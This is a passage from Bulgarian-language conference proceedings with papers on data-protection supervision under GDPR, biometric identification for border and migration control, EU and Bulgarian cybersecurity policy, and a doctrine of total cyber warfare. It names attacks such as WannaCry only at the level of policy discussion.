Към надзорната дейност може да причислим и подходът за управление на риска, който е определящ критерий за нейната ефективност. Конкретно изражение на този подход е изборът на обектите-предмет на контрол. Приоритетни в това отношение са администратори от структури и сфери с висока обществена и социална значимост, структурите, които обработват голям обем данни или данни с чувствителен характер.

Не на последно място, обект на контрол са и субектите, чиято дейност по обработване застрашава правата и законните интереси на физическите лица. Това обстоятелство е отчетено и в българското законодателство. Именно рисковете при обработване на голям обем данни в сектора на телекомуникациите е причина в Закона за електронните съобщения да се разпише задължение за доставчиците на тези услуги да уведомяват Комисията за нарушения на сигурността на лични данни. Това е предпоставка за бързо задействане на контролния механизъм от страна на надзорния орган и гарантиране предприемането на адекватни действия за отстраняване на възможните неблагоприятни последици.

В съпоставка с превантивната дейност, контролната дейност на Комисията е изпълнително правомощие с подчертано правоприлагащ характер. Ефективното ѝ осъществяване допринася за развиване на усещането за правдивост и държавност и носи пряка удовлетвореност на лицата чрез изразяване на конкретни решения по подадени жалби и сигнали.

Изминалите две години спокойно можем да определим като години на защитата на личните данни. С приетия през 2016 година Общ регламент за защита на данните завърши една цяла ера на промяна на законодателството в тази област. Промени се фокусът от „защита правата на гражданите“ към „даване тласък на цифровия пазар чрез формиране на доверие между администратори и субекти на данни“. Стандартът с Регламента е зададен високо, като световно мерило в областта на защитата на личните данни. Сега идва по трудното да го задържим, започвайки с оценката как новите правила ще работят за първото поколение „дифровизанти“. В тази посока политиката, налагана от КЗЛД, е насочена към малките и средния бизнес. Големите ще инвестират ресурси за прилагането на Регламента, за малкия и средния бизнес е необходима грижа за публикуване на ясни и достъпни правила и указания за прилагането му, като продължим политиката за ненаатоварването му с допълнителни финансови разходи, но в същото време със споделени усилия да постигнем високо ниво на защитата на данните. Сега защита на данните е на върха на политическия дневен ред, но голямото предизвикателство е да остане там и след „годината на защитата на личните данни“.

В обобщение можем да кажем, че целите, които си поставяме при изпълнението на държавната политика за защита на личните данни, са именно съвместяване на най-добрите практики на гражданския сектор и на държавната власт. По този начин се отговаря на справедливите очаквания на обществото за гарантиране правото на защита. В този процес отчитаме и редица фактори, които придават определена динамика на държавната политика. Такива фактори са международните тенденции в областта на неприкосновеността, общовалидни норми (като свободното движе-

ние на данни), други области на защита (сигурност на информацията), както и редица области на обществения живот. Отговор остава да намери въпросът къде е мястото на фундаменталното право на защита на личните данни в съотношение с други фундаментални права, като правото на свободно изразяване, правото на достъп до обществена информация и свободата за обработване на данни за научно-изследователски цели.

Винаги сме налагали линията на комплексно използване на законодателната уредба и идващият нов Регламент за електронната неприкосновеност е следващата стъпка за формирането на един подреден дигитален свят. Само разглеждане на двата регламента като единно цяло ще ни даде мощен инструмент за борба срещу фалшивите новини, кражбата на самоличност и за изграждането на доверие в цифровия свят.

Динамика на държавната политика придават и многото неизвестни, свързани с бързо променящите се информационни технологии. Затова, при изграждане на цялостната концепция трябва да се отчита, че защитата на личните данни има комплексен, отворен характер, факт, който се отчита и в настоящата европейска законодателна реформа. Въпреки че предлаганите с реформата нови правила спрямо онлайн средата, като „правото да бъдеш забравен” и „правото на преносимост на данните” будят сериозни опасения относно тяхната приложимост, предложеният законодателен подход е единственият начин за връщане на доверието на потребителите към онлайн услугите. Част от този сценарий включва връщането на реалния контрол върху обработваните лични данни в ръцете на предоставилото ги лице. Целта на реформата е гарантиране на защитата и сигурността на данните, без да се възпрепятства тяхното свободно движение. Европа е на прага на въвеждането на първия висок, унифициран стандарт за защита на личните данни, който ще бъде приложим за всички световни компании, предлагащи стоки и услуги на вътрешния европейски пазар и който ще намери своята проекция както в националната политика и практика, така и с оглед на набиращите скорост глобални мрежи по неприкосновеността.

Литература:

1. Регламент 2016/679 относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни и за отмяна на Директива 95/46.
2. Реч на европейския надзорник на защитата на личните данни пред Европейския парламент 2018г.
3. Държавната политика в сферата на защита на личните данни 2015
4. Директива 95/46/ЕО на Европейския парламент и на Съвета от 24 октомври 1995 година за защита на физическите лица при обработването на лични данни и за свободното движение на тези данни.
5. Закон за защита на личните данни.
6. Закон за електронните съобщения.
7. Съобщение от Комисията до Европейския парламент, до Съвета, до Европейския икономически и социален комитет и до Комитета на регионите. Защитата на правото на личен живот във взаимосвързания свят. Европейска рамка за защита на данните за 21-ви век.
8. Предложение за регламент на Европейския парламент и на Съвета относно електронните комуникации е Privacy).

САМОЛИЧНОСТ И СИГУРНОСТ

Константин К. Зографов

АФСЕА Секция „София“, София 1142, ул. „Проф. Фр. Нансен“ №37А
тел. +359 888 70 82 81, е-мейл: k.zografov@afcea-bg.org

Abstracts: Identity management is one of the fundamental issues of security and border control and cyber domain in particular. Specific part of this is personal identification base on biometrics. This paper reviews the main wide spread biometric technologies like fingerprints and iris recognition as well as some new methods and technologies incl. computerized face recognition, vascular recognition or vein authentication. The research focus is on application of those methods in migrants control, human trafficking, financial crimes and information security. Digital identity is represented as a specific aspect of security. In institutional aspect identification, biometrics, border and migrants control are presented in the frames of EU authorities like FRONTEX, Europol and European Asylum Support Office (EASO), globally in the UN High Commissioner on Refugees (UNHCR).

Keywords: Identity, Security, Biometrics; Biometric Identity Management System, Migratory routes, FRONTEX, Risk analysis, Border control

Променената глобална среда на сигурност поставя редица проблеми и предизвикателства, свързани с идентификацията на самоличността както на физически лица, така и на дигиталната идентичност на лица и организации. Някои от най-важните аспекти на тези проблеми са в областите на граничния контрол, трафика на хора, оръжия и наркотици, организираната престъпност, финансовите престъпления и др. Актуалността на проблема произтича и от засилените конкретни рискове за Европейската сигурност, произтичащи от засиления мигрантски поток и терористични актове и заплахи на територията на Европейския съюз. Глобалните измерения на управлението на самоличността обхващат огромният брой бежанци, мигранти и вътрешно разселени хора по света и хуманитарните им страни. Тези въпроси са неразривно свързани и с организираната престъпност, основен участник или фактор в изброените заплахи.

Машабите на проблемите и броят на участниците и сериозно изпитание за органите за сигурност и правораздаване, както и за хуманитарните организации. Посрещането на тези предизвикателства и интегрирането на усилията на международната общност и невъзможно без използване на съвременни и общопризнати средства, методи и технологии за идентификация, както и без използването на модерни информационни технологии за събиране, обработка и обмен на данни.

Мигрантският поток и неговият контрол представляват и основен риск и заплаха за националната сигурност на Република България, в частност, и за външните граници на Европейския съюз като цяло.

На схемата по-долу са показани основните маршрути по време на пиковия наплив на мигранти през 2015 г. С най-сериозно отражение за България е Източно Средиземноморския маршрут през Турция.

MIGRATORY ROUTES MAP

One of the biggest entry routes for migrants into the EU is via international airports: most of those who currently reside in the EU illegally, originally entered in possession of valid travel documents and a visa whose validity period they have since overstayed.


Main migratory routes into the EU / land & sea

- ▶ Western African route
 - ▶ Western Mediterranean route
 - ▶ Central Mediterranean route
 - ▶ Apulia and Calabria route
 - ▶ Circular route from Albania to Greece
 - ▶ Western Balkan route
 - ▶ Eastern Mediterranean route
 - ▶ Eastern Borders route
- Schengen area
■ Schengen associate countries



Основните усилия на ЕС със силите и средствата на FRONTEX бяха съсредоточени на входните точки по гръцките острови по крайбрежието на Турция. Там именно бяха изградени пет „горещи точки“, на които се осъществяваше регистрацията на мигрантите с използване на биометрични данни с общо 40 машини за снемане на пръстови отпечатащи от системата EURODAC.


Присъствие на EU на „hotspots“ в Гърция



20

Натовареността на обработката и снемане на отпечатащи се вижда от дневния график на пристигащите по този маршрут.

Annex 1: Daily inflows of migrants and refugees in Greece through the Eastern Mediterranean route



Тази конкретна ситуация и острота на проблема, който може да има и нови пикове, обуславя необходимостта от по-голямо внимание на използването на съвременни средства за идентификация, каквито са биометричните методи, още повече, че тяхната обективност е в много случаи единствената гаранция за достоверност, отчитайки факта, че лицата нямат или умишлено изхвърлят своите документи, както и се представят под чужда самоличност.

Спецификата на проблема налага да уточним обхвата и съдържанието на идентичност и самоличност, както и на понятието електронна или цифрова идентификация.

Пълно речниково значение по Merriam-Webster:

1 а : еднаквост на основни и присъщи характеристики при различни случаи

b : еднаквост във всичко, което представлява обективната реалност на нещата: единственост

2 а : разграничаване на характера и личността на индивида: индивидуалност

b : връзката, установена чрез психологическата идентификация

3 : условие на установяване на еднаквост с нещо което е описано или твърдяно <установяване на идентичността на откраднати вещи>

4 : равенство, което удовлетворява всички стойности на символите (мат.)

В нашия случай ще приемем ограниченото значение на понятието „Самоличност“.

Отделно от това съществува и понятието дигитална (цифрова) идентичност, което има значение на:

„Дигитална идентичност е информацията за субект, която се използва от компютърните системи да представляват външен обект. Обектът може да бъде лице, организация, приложение или устройство.“

ISO/IEC 24760-1 определя идентичността като „набор от атрибути свързани с лицето/обекта“.


Идентификацията на физически лица посредством биометрични методи се основава на уникалността на определени биологични характеристики на човека и възможността за тяхното документиране и сравняване. В съвременните условия и наличните технически средства, вродените характеристики се допълват и от придобити и поведенчески характеристики, което разширява понятието до : „Измерими биологични (анатомични и физиологични) и поведенчески характеристики, които могат да се използват за автоматично разпознаване“.

Наборът от идентификационни възможности и схеми за разпознаване и значително разширен, като основните и най-разпространени от тях са :

Лице: чрез анализ на лицевите характеристики;



Пръстови отпечатаъци: анализ на уникалните индивидуални характеристики;




Геометрия на ръката: анализ на формата на ръката и дължината на пръстите;



Ретина: анализ на капилярите на очните дъна;

Ирис: анализ на оцветяването и структурата на ириса;



Уши: Анализ на формата на ушната мида;



Подпис: анализ на начина, по който човек се подписва;

Вени: анализ на формата и разположението на вените по ръката;



Глас: анализ на тона, темпа и други характеристики на говора;
Походка: анализ на походката и отпечатъци от обувки;
Жестове: анализ на жестикулацията;
Електромагнитни характеристики и др.

Методически цикълът на идентификация включва:

- Събиране на информацията чрез сензори; Сензорите се използват за събиране на данни и трансформирането им в цифров формат.
- Обработка на сигнала (информацията); Алгоритмите за обработка на сигнала осъществяват контрол на качеството на данните и преобразуването им в биометричен шаблон;
- Съхранение на данните; Компонентите за съхранение на данните съхраняват информацията с която ще се съпоставят биометричните шаблон;
- Сравняване с наличната информация; Алгоритмите за сравняване съпоставят новите данни с тези, които са в базата данни;
- Вземане на решение за съответствие. Процесът на вземане на решение (автоматичен или човешки) използва получените от сравнението резултати за вземане на решение на ниво система

От всички изброени методи, най-разпространени и доказани са пръстовите отпечатъци и ирисовото разпознаване. О тази причина те са в основата на системата на ООН Biometric identity management system (BIMS), която премина полеви тестове през януари 2015 г. в Тайланд и от февруари същата годи е приета за официално използване.




В рамките на Европейския съюз въпросите на самоличността са предмет на няколко институции, във връзка с тясното преплитане на мигрантския поток с криминални и криминогенни фактори, в т.ч. организирана престъпност, трафик на хора, проституция и др. От особена важност е взаимодействието на FRONTEX по отношение на граничния контрол, на ЕВРОПОЛ с нейните подразделения:

European Migrant Smuggling Centre (EMSC), European Cybercrime Centre (EC3) и European Counter Terrorism Centre (ECTC) и на European Asylum Support Office (EASO) по отношение на статута на бежанци.

В Съединените щати разполагат с най-развърнатата система за биометричен контрол, която включва повече от 14 институции.




Биометричните технологии намират все по-широко приложение при изработване на документите за самоличност. Стандартно в международните паспорти на страните от ЕС са включени биометрични данни. А съжаление в личните карти на българските граждани тази информация все още не се съдържа.



Важно направление в използването на биометрични идентификатори и банковото и финансово дело, предмет на кибер престъпления, банкови измами и пране на пари. Ключова инициатива на ЕС е FINOVATIVE Europe 2016, която залага именно на тези допълнителни методи за проследяване на субектите на финансови трансакции. Много важно е да отбележим и партньорството между правоохранителните органи, банково финансовия сектор и водещите технологични компании.

Интересен опит в това отношение и разработената от експерти на ООН методика за проследяване прането на пари и връзката му с финансиране на терористична дейност:



В следващата част на изложението ще се спрем и на някои предимства и недостатъци на основните биометрични методи:

Пръстови отпечатаци. Предимства: наличие на много пръсти, лесно вземане, наличие на огромна база данни, лесно обучение, утвърден и бърз начин за сравняване. Недостатъци: големи масиви от данни, голяма част от които не е дигитализирана, психологическа реакция, поради свързване с престъпления, хигиенни съображения поради физически контакт и др.

Лицево разпознаване. Предимства: дистанционно използване, надеждна методика, лесно разпознаване от хората. Недостатъци: променливост с възрастта, възможност от закриване на части от лицето, пластични операции и др.

Ирисово разпознаване. Предимства: устойчивост през целия живот, неконтактен метод, уникалност. Недостатъци: затруднено заснемане, използване на лещи, опасения от увреждане на очите при сканиране и др.

Заключение. Биометричните данни ще намират все по широко приложение в установяване на самоличността. Доминиращи ще останат класическите методи поради широкото си приложение и голямата база данни за сравнение. Все по-голямо място ще има комбинирането на различни биометрични показатели за повишаване на сигурността. Цифровата аутентификация и идентификация ще се развива като самостоятелно направление на кибер сигурността и защитата на личните данни.

Д. Г. Николов,
**РОЛЯТА НА ЕВРОПЕЙСКИЯ СЪЮЗ В ОСИГУРЯВАНЕТО НА
КИБЕРСИГУРНОСТ**

Линко Г. Николов

*Национален военен университет „Васил Левски“
Факултет „Артилерия, ПВО и КИС“- гр. Шумен*

THE EUROPEAN UNION AS A LEADING FACTOR IN CYBERSECURITY

Linko G. Nikolov, PhD

Abstract: *Cyber security is one of the most commented areas in IT nowadays. The increasing role of Internet, connected devices (IoT) and e-commerce has defined strict review of security policies and electronic defense activities. Ransomware, SQLi and DDoS are widespread attacks against European companies. New European cybersecurity policy was issued in response and member-states seem on duty.*

Keywords: *cybersecurity, network and information security, EU, secure e-market*

1. Въведение

Киберсигурността е понятие, нашумяло напоследък не само пред софтуерните и ИТ компании, но и сред обществото в световен мащаб. Изключително големият набор от новопрограмирани вируси, червеи, троянски коне, ранзомуер и др. се явява заплаха както пред обикновения потребител, така и пред корпоративни и институционални мрежи и информационни системи. Според националната стратегия за киберсигурност на Република България, киберсигурността е състояние на киберпространството, определяно от нивото на конфиденциалност, интегритет, достъпност, автентичност и отказоустойчивост на информационните ресурси, системи и услуги [4]. Развитието на Интернет-свързаните устройства (IoT), изкуственият интелект, както и стратегическите политики за единен електронен пазар налагат пред обществото предизвикателствата по осигуряване на защита на данните. За съжаление обаче, в света все още няма създадена единна мярка, единен подход, който да се следва с цел избягване на поражения в електронната сфера и компютърните мрежи. Статистики показват, че броят на кибератаките нараства експоненциално всяка година. За изминалата 2017 г. са увеличени петкратно, като в това число се падат по 4000 ransomware-атаки на ден [1].



Фиг. 1. Резултат от инфекция на информационна система с ранзомуер „Петя“

Изключителното разпространение на устройства с операционна система (смарт телефони, телевизори и др.) и улесненият достъп до световната www-мрежа правят новата ера уязвима на кибератаки.

2. Позиция на Европейския съюз относно информационната сигурност

За да се отговори адекватно на заплахите от злонамерен софтуер, в световен мащаб са започнали обучения по киберсигурност, като са създадени различни учреждения (агенции, служби по анализ, консултантски фирми и др.) за борба с компютърните и мрежови заплахи. В това число Европейският съюз е създадал агенция ENISA. Тази агенция се явява експертен център по сигурност на информацията, чрез който се подпомага развитието на мрежовата и информационна сигурност в Европейския съюз [5]. Локализирана е в гр. Ираклион, о. Крит, и с офис в гр. Атина, Гърция. Задачите, поставени пред тази Агенция, от своя страна възпрепятстват тясното насочване към съвременната тенденция за киберпрестъпления и кибертероризъм. Ето защо ЕС решава на базата на опита на агенция ENISA да се създаде нова, тясно специализирана агенция по киберсигурност (фиг. 2).




Фиг. 2. Концепция на ЕС за нова агенция по киберсигурност и обща сертификационна рамка [1].

На тази нова агенция ще бъде предоставен постоянен мандат да подпомага държавите-членки при предприемането на ефективни мерки за предотвратяване на кибератаки и за противодействието им. Агенцията ще подобри готовността на ЕС за реакция чрез организирането на годишни общеевропейски учения по киберсигурност и чрез осигуряването на по-добър обмен на знания и информация за заплахи. Това би се осъществило посредством изграждане на мрежа от центрове по киберсигурност в ЕС за обмен и анализ на информация със сили от държавите на собствена територия. Непрекъснатият обмен на информация ще осигури адекватни действия и мерки за предотвратяване на киберпрестъпления. Така ще се подпомогне прилагането на Директивата за мрежова и информационна сигурност, в която са предвидени задължения за националните органи да докладват в случай на сериозни инциденти. Наред със създаването на нова агенция, плановите включват и създаване на единна рамка за сертифициране в Евросъюза. В момента Великобритания с документ „CPA“, Франция с документ „CSPN“ и Дания с документ „BSPA“ имат различни стандартизиращи виждания спрямо повечето държави-членки (включително Испания, Италия, Хърватска и др.), които ползват документ „SOG-IS MRA“. Европа ще остане уязвима, ако не се положат повече усилия за подобряване на публичните и частните ресурси и процеси по защита, локализиране и управление на постоянно възникващите киберинциденти. Важно условие се явява в отделните страни-членки да се създадат екипи, които да могат да реагират и да предоставят координиран отговор. Показателен пример е експлойтът „Eternal Blue“ под формата на изнудващия тип вируси (ransomware) „WannaCry“ [3] или още по-бруталния „PETYA“ [7], посочен на фиг. 1.

Един от мощните инструменти, създавани от Европейския съюз за висок стандарт на живот, е общият пазар за стоки и услуги. В днешната електронна ера е-търговията е на преден план, като концепцията е за единен цифров пазар на стоки и услуги в ЕС, чрез който да се осъществява свободна, достъпна, но и силно защитена електронна търговия. При това положение се поставя и акцент върху опазването на личните данни. Тук трябва да се отбележи и новият Регламент 679 за опазване на личните данни, който би следвало да влезе в сила от дата 24.05.2018 г.

Освен повече солидарност и засилено международно сътрудничество, ЕС предлага създаването на Европейски експертен център за научни изследвания в областта на киберсигурността. Подобен център в момента се изгражда от Алианса в Португалия. В сътрудничество с държавите-членки новоизграденият център ще спомогне за разработването и въвеждането на инструментите и технологиите, гарантиращи достатъчно напредничави защитни механизми.



Фиг. 3. Взаимовръзки между ключовите дейности и правните рамки в ЕС [6].

Предлага се още концепция за начина, по който Европа и държавите - членки могат да реагират бързо, оперативно и в унисон, когато започне мащабна кибератака. Предложената процедура е установена в специално изготвена препоръка, отговаряща на изискванията за адекватно справяне с нарасналите заплахи.

В обобщение може да се каже, че в отговор на новите предизвикателства ЕС ще създаде платформа за обучение и образование в областта на ИТ сигурността, а заедно с НАТО ще се насърчава и сътрудничеството в областта на научните изследвания и иновациите, свързани с киберотбраната. Фалшивите новини и бързото им разпространение ще бъдат своевременно блокирани, което би допринесло за всеобщото повишаване на сигурността.

3. България като член на ЕС – изпълнител на европейската политика по киберсигурност

Република България следва политиката на надежден международен партньор за сигурност и устойчивост на киберпространството. Доказателство за това е волята на държавата да следва начертаните пътища за развитие в ИТ сектора. Киберспециалистът Спас Иванов информира, че частните компании са длъжни да назначават, преквалифицират или наемат отвън т.нар. *служител по сигурност на информацията*. Едно от нещата, които се въвеждат за пръв път на територията на ЕС, е правото да бъдат изтрити напълно въведени данни за самоличност и за даден субект да няма информация в интернет [2]. Друга влиятелна личност в европолитиката - българският еврокомисар с ресор "Цифрова икономика и общество" - Мария Габриел, твърди, че основните приоритети на Европейската комисия в сферата на дигиталните технологии са киберсигурността, борбата с фалшиви новини и осигуряване на по-мащабно интернет покритие. Според нея няма държава-членка, която може сама да се справи с феномена на кибератаките, които са под формата на елегантни програмирани вируси и лъжливи електронни писма със статут на социално инженерство.

В отговор на тенденцията и препоръките от ЕС, Република България създаде Национална стратегия за киберсигурност „Киберустойчива България 2020“. Според тази визия, Република България провежда единна национална политика за

киберсигурност в съответствие със стратегиите и политиките на Европейския съюз и НАТО. Тя се изразява в защита на критичната комуникационно-информационна инфраструктура и възможността на гражданите, бизнеса, държавните и обществените институции да обменят и обработват свободно и надеждно електронна информация [4]. Мерките за осигуряване на мрежова и информационна сигурност, които е препоръчано да се предприемат, включват **установяване на специализирани и компетентни органи**. В състава на компетентните органи ще са Държавна агенция „Електронно управление“; ДАНС; за правоприлагане – МВР; за киберотбрана - МО и за защита на личните данни - Комисия за защита на личните данни. Министерството на отбраната (МО) трябва да има водеща роля за осъществяване на киберотбраната на страната. За изпълняване на поставените стратегически цели е създаден съвет за Комуникационна и информационна поддръжка и киберотбрана (КИПКО) към министъра на отбраната. Подходящо е да се отбележат основните мерки:

- осведоменост;
- образование;
- непрекъснато обучение.

Киберпространството носи нови уязвимости с непознат досега мащаб и потенциална сила на въздействие, които изискват повишаване на общата киберкултура и колективна киберсигурност в държавата. Визията за постигане на „Киберустойчива България 2020“ очертава етапите на развитие за изстраване от **базова информационна сигурност** и киберхигиена до **зряло информационно общество**, способно да устои на кибер- и хибридни заплахи във всички сфери [4]. В крайна сметка, експертната работна група, съставила Националната стратегия за киберсигурност, е извършила SWOT анализ, в който са посочени силните и слабите страни по състоянието до момента, както и заплахи и възможности.

Мотивацията, наблюдавана от българска страна, е да се предложи една от най-атрактивните среди в Европа за развитие и установяване на бизнес, свързан с интернет – сигурна и надеждна среда за аутсорсинг на услуги, хостване на интернет бизнес, специализация в разработване на защитен софтуер и киберустойчиви системи, развитие на интернет-свързани устройства (Internet of Things - IoT) и приложения. Силна страна на държавата ни е активното участие в обучението и тренировката на специалисти по киберсигурност с атрактивни учения, ярък пример за което е учението по киберсигурност на НАТО „Cyber coalition 201X“. То се провежда ежегодно в Института по отбрана – София и е с международен мащаб. Подобни тренировки се изиграват и от други държавни учреждения, както и от учебни институции като СофтУни в т.нар. „Хакатон“. Всичко това допринася за изпълнение на целите за повишаване на уменията и изграждане на зряло общество според националната стратегия.

От друга гледна точка обаче, Република България все още не е приела документ „SOG-IS MRA“ за защита и криптиране на цифров подпис, цифров тахограф и смарткарти, който е образец за почти всички държави-членки. Въпреки това, властите и компетентните органи имат идея за създаване на Национална координационно-организационна мрежа за киберсигурност НКОМКС по модела на публично-частните партньорства, чрез която може да се интегрират единните европейски директиви и документи по мрежова и информационна сигурност.

4. Накратко за кибербъдещето

Перманентното обучение трябва да стане задължителен елемент в държавните и частните институции, боравещи с обработка на данни по електронната мрежа. Трябва да бъдат установени **специализирани изследователски и приложни центрове с уникални компетентности** и технологична база за симулации, обучение, изпитване и активна защита на ИТ-системи, системи за управление в индустрията и критични инфраструктури (Industrial Control Systems ICS, SCADA, други). Посредством новоизградените координационни центрове; достигането до пълна функционалност на Агенцията по киберсигурност на ЕС; следването на единната рамка за сертифициране и постигането на защитен общ електронен пазар Европейският съюз, а в това число и България, ще бъдат адекватно отговорили на съвременните предизвикателства, които стоят пред обществата на Стария континент.

Литература

1. Съобщение до медиите на Европейската комисия, Интернет сайт: http://europa.eu/rapid/press-release_IP-17-3193_bg.htm
2. Статия от интернет сайт: <https://www.investor.bg/bloomberg-tv/461/a/edva-mejdu-4-i-10-ot-kompaniite-mogat-da-zashtitiat-lichnite-ni-danni-kaza-ekspert-246269/96>.
3. Статия от интернет сайт: <https://www.investor.bg/softuer/458/a/ek-gotvi-merki-za-povishavane-na-kibersigurnostta-246263/>
4. Национална стратегия за киберсигурност „Киберустойчива България 2020“, Интернет сайт: <https://cyberbg.eu/>
5. Европейска агенция за мрежова и информационна сигурност, Интернет сайт: <https://www.enisa.europa.eu/>
6. Стратегия на ЕС „Cybersecurity Strategy of the European Union: An Open, Safe and Secure Cyberspace“, Brussels, 7.2.2013 JOIN(2013) 1 final
7. Описание последиците от злонамерен софтуер „РЕТЯ“, Интернет сайт: https://www.symantec.com/security_response/writeup.jsp?docid=2016-032913-4222-99

ТЕНДЕНЦИИ В РАЗВИТИЕТО НА ВОЕННАТА ИНДУСТРИЯ СЪОБРАЗНО ДОКТРИНАТА ЗА ТОТАЛНА КИБЕРНЕТИЧНА ВОЙНА

Георги Т. Герасимов

e-mail: office@g-92.com

Abstract: In the following article are discussed fundamental questions related with the scientific coverage of the military industry. In the following article are analyzed promising scientific tendencies like autonomous warfare systems, warfare systems like (ANPP-Arms On New Physical Principles), nanotechnologies, etc.

Keywords: total warfare, hybrid warfare, lethal weapon systems, lws, non-lethal weapon systems, nlws, human out of the loop

Увод

Концепцията за тотална война е разработена от ген. Ерик Лудендорф (*Erich Friedrich Wilhelm Ludendorff*) в неговия труд „Тотална война” (*Der totale Krieg*). Според нея за постигане на предначертаната цел е необходимо да бъдат обединени всички ресурси на нацията, в т.ч. и научните [1].

Идеята за тотална кибернетична война (ТКБ) е логично продължение в развитието на военната наука, съобразно настъпилите технологични, социални и политически промени.

Фундаменталната разлика е, че докато при класическата тотална война конфликтът е *междунационален*, при тоталната кибернетична война той е *конфликт между различни по форма нива на познание*. Това от своя страна налага преразглеждане на много от утвърдените към момента научни, военни, социални и политически доктрини [2].


Една от често допусканите грешки, когато се визират въпроси, касаещи кибернетичната война, е пренебрегването на основната функция на системите с военно предназначение (СВП), а именно - *унищожението на живата сила и разрушаването на инфраструктурните обекти на противника*.

Независимо от това дали говорим за конвенционална, или за високотехнологична война, определящи са не техническите средства, а резултатите от изпълнението на поставените стратегически и оперативно-тактически задачи.

Както при конвенционалната, така и при тоталната кибернетична война (ТКБ) задачите се решават на база предварително планиране, съобразено с получената разузнавателна информация. Често срещано явление е постъпващите в хода на бойните действия данни да се различават от предварителните такива. Важно е да се отбележи, че колкото е по-високо технологичното ниво на използваното въоръжение, толкова е по-голяма ролята на човешкия фактор при *формиране на общата стратегия*. Това е следствие от увеличаващите се нива на информационен шум в резултат на все по-големия обем информация, която би следвало да бъде обработвана в хода на военните операции.

Друга особеност на тоталната кибернетична война е нейният *хибриден характер* (*hybrid warfare*).

За решаване на поставените задачи се използват както доказали своята ефективност конвенционални средства, така и съвременни високотехнологични решения [3].



Фиг. 1. Графични представяне на хибридни военни действия по Хофман

Именно хибридният характер на кибернетичната война налага изискването за пълна синхронизация в действията на сухопътните, военновъздушните (в т.ч. и тези с аеро-космическо базиране) и военноморски сили, а също така и на подчинените им специализирани подразделения. Без този синхрон на практика е невъзможно да бъде постигната планираната ефективност, което би могло да обезсмисли прогнозните резултати за всяка една военна операция [4, 5, 6].

